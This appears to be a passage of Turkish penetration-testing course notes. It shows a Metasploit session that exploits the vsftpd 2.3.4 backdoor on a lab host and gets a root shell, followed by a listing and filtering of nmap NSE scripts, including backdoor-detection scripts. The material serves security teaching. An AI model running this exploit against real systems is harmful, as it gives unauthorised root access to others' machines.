   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Executio
n


msf5 > use exploit/unix/ftp/vsftpd_234_backdoor
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  10.0.2.7         yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path
>'
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf5 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 10.0.2.7
rhosts => 10.0.2.7
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 10.0.2.7:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.0.2.7:21 - USER: 331 Please specify the password.
[+] 10.0.2.7:21 - Backdoor service has been spawned, handling...
[+] 10.0.2.7:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 2 opened (10.0.2.15:40747 -> 10.0.2.7:6200) at 2020-04-29 17:32:07 -0400

whoami
root
```

Burada NSE'lerin kullanımına bir örnek verilmiştir. FTP için bir arama yapılmış ve olumlu sonuç alınmıştır daha sonrasında msfconsole üzerinden Shell alınmıştır.


Capturing from eth0
Unsaved packets
Dosya Makine Görünüm Giriş Aygıtlar Yardım
Kali Linux 64bit - Udemy (Code ve Terminator)
05:36 PM
kali@kali: /usr/share/nmap/scripts
kali@kali: ~/Desktop
kali@kali: /usr/share/nmap/scripts 94x48
kali@kali:~/Desktop$ cd /usr/share/nmap/scripts/
kali@kali:/usr/share/nmap/scripts$ ls
acarsd-info.nse
address-info.nse
afp-brute.nse
afp-ls.nse
afp-path-vuln.nse
afp-serverinfo.nse
afp-showmount.nse
ajp-auth.nse
ajp-brute.nse
ajp-headers.nse
ajp-methods.nse
ajp-request.nse
allseeingeye-info.nse
amqp-info.nse
asn-query.nse
auth-owners.nse
auth-spoof.nse
backorifice-brute.nse
backorifice-info.nse
bacnet-info.nse
banner.nse
bitcoin-getaddr.nse
bitcoin-info.nse
bitcoinrpc-info.nse
bittorrent-discovery.nse
bjnp-discover.nse
broadcast-ataoe-discover.nse
broadcast-avahi-dos.nse
broadcast-bjnp-discover.nse
broadcast-db2-discover.nse
broadcast-dhcp6-discover.nse
broadcast-dhcp-discover.nse
broadcast-dns-service-discovery.nse
broadcast-dropbox-listener.nse
broadcast-eigrp-discovery.nse
broadcast-hid-discoveryd.nse
broadcast-igmp-discovery.nse
broadcast-jenkins-discover.nse
broadcast-listener.nse
broadcast-ms-sql-discover.nse
broadcast-netbios-master-browser.nse
broadcast-networker-discover.nse
ip-geolocation-geoplugin.nse
ip-geolocation-ipinfodb.nse
ip-geolocation-map-bing.nse
ip-geolocation-map-google.nse
ip-geolocation-map-kml.nse
ip-geolocation-maxmind.nse
ip-https-discover.nse
ipidseq.nse
ipmi-brute.nse
ipmi-cipher-zero.nse
ipmi-version.nse
ipv6-multicast-mld-list.nse
ipv6-node-info.nse
ipv6-ra-flood.nse
irc-botnet-channels.nse
irc-brute.nse
irc-info.nse
irc-sasl-brute.nse
irc-unrealircd-backdoor.nse
iscsi-brute.nse
iscsi-info.nse
isns-info.nse
jdwp-exec.nse
jdwp-info.nse
jdwp-inject.nse
jdwp-version.nse
knx-gateway-discover.nse
knx-gateway-info.nse
krb5-enum-users.nse
ldap-brute.nse
ldap-novell-getpass.nse
ldap-rootdse.nse
ldap-search.nse
lexmark-config.nse
llmnr-resolve.nse
lltd-discovery.nse
lu-enum.nse
maxdb-info.nse
mcafee-epo-agent.nse
membase-brute.nse
membase-http-info.nse
memcached-info.nse
kali@kali: /usr/share/nmap/scripts
kali@kali: /usr/share/nmap/scripts 118x53
kali@kali:~/Desktop$ cd /usr/share/nmap/scripts/
kali@kali:/usr/share/nmap/scripts$ ls | grep ftp
ftp-anon.nse
ftp-bounce.nse
ftp-brute.nse
ftp-libopie.nse
ftp-proftpd-backdoor.nse
ftp-syst.nse
ftp-vsftpd-backdoor.nse
ftp-vuln-cve2010-4221.nse
tftp-enum.nse
kali@kali:/usr/share/nmap/scripts$
kali@kali:/usr/share/nmap/scripts$
kali@kali:/usr/share/nmap/scripts$
kali@kali:/usr/share/nmap/scripts$
kali@kali:/usr/share/nmap/scripts$
kali@kali:/usr/share/nmap/scripts$
kali@kali:/usr/share/nmap/scripts$ locate .nse | grep ftp
/usr/share/nmap/scripts/ftp-anon.nse
/usr/share/nmap/scripts/ftp-bounce.nse
/usr/share/nmap/scripts/ftp-brute.nse
/usr/share/nmap/scripts/ftp-libopie.nse
/usr/share/nmap/scripts/ftp-proftpd-backdoor.nse
/usr/share/nmap/scripts/ftp-syst.nse
/usr/share/nmap/scripts/ftp-vsftpd-backdoor.nse
/usr/share/nmap/scripts/ftp-vuln-cve2010-4221.nse
/usr/share/nmap/scripts/tftp-enum.nse
kali@kali:/usr/share/nmap/scripts$
İstediğimiz tekniğe uygun NSE scriptlerini belirli filtrelemeler ile bulabiliriz.
NSE

SON

Dinlediğiniz İçin Teşekkürler.

B. Kuday GÖRÜN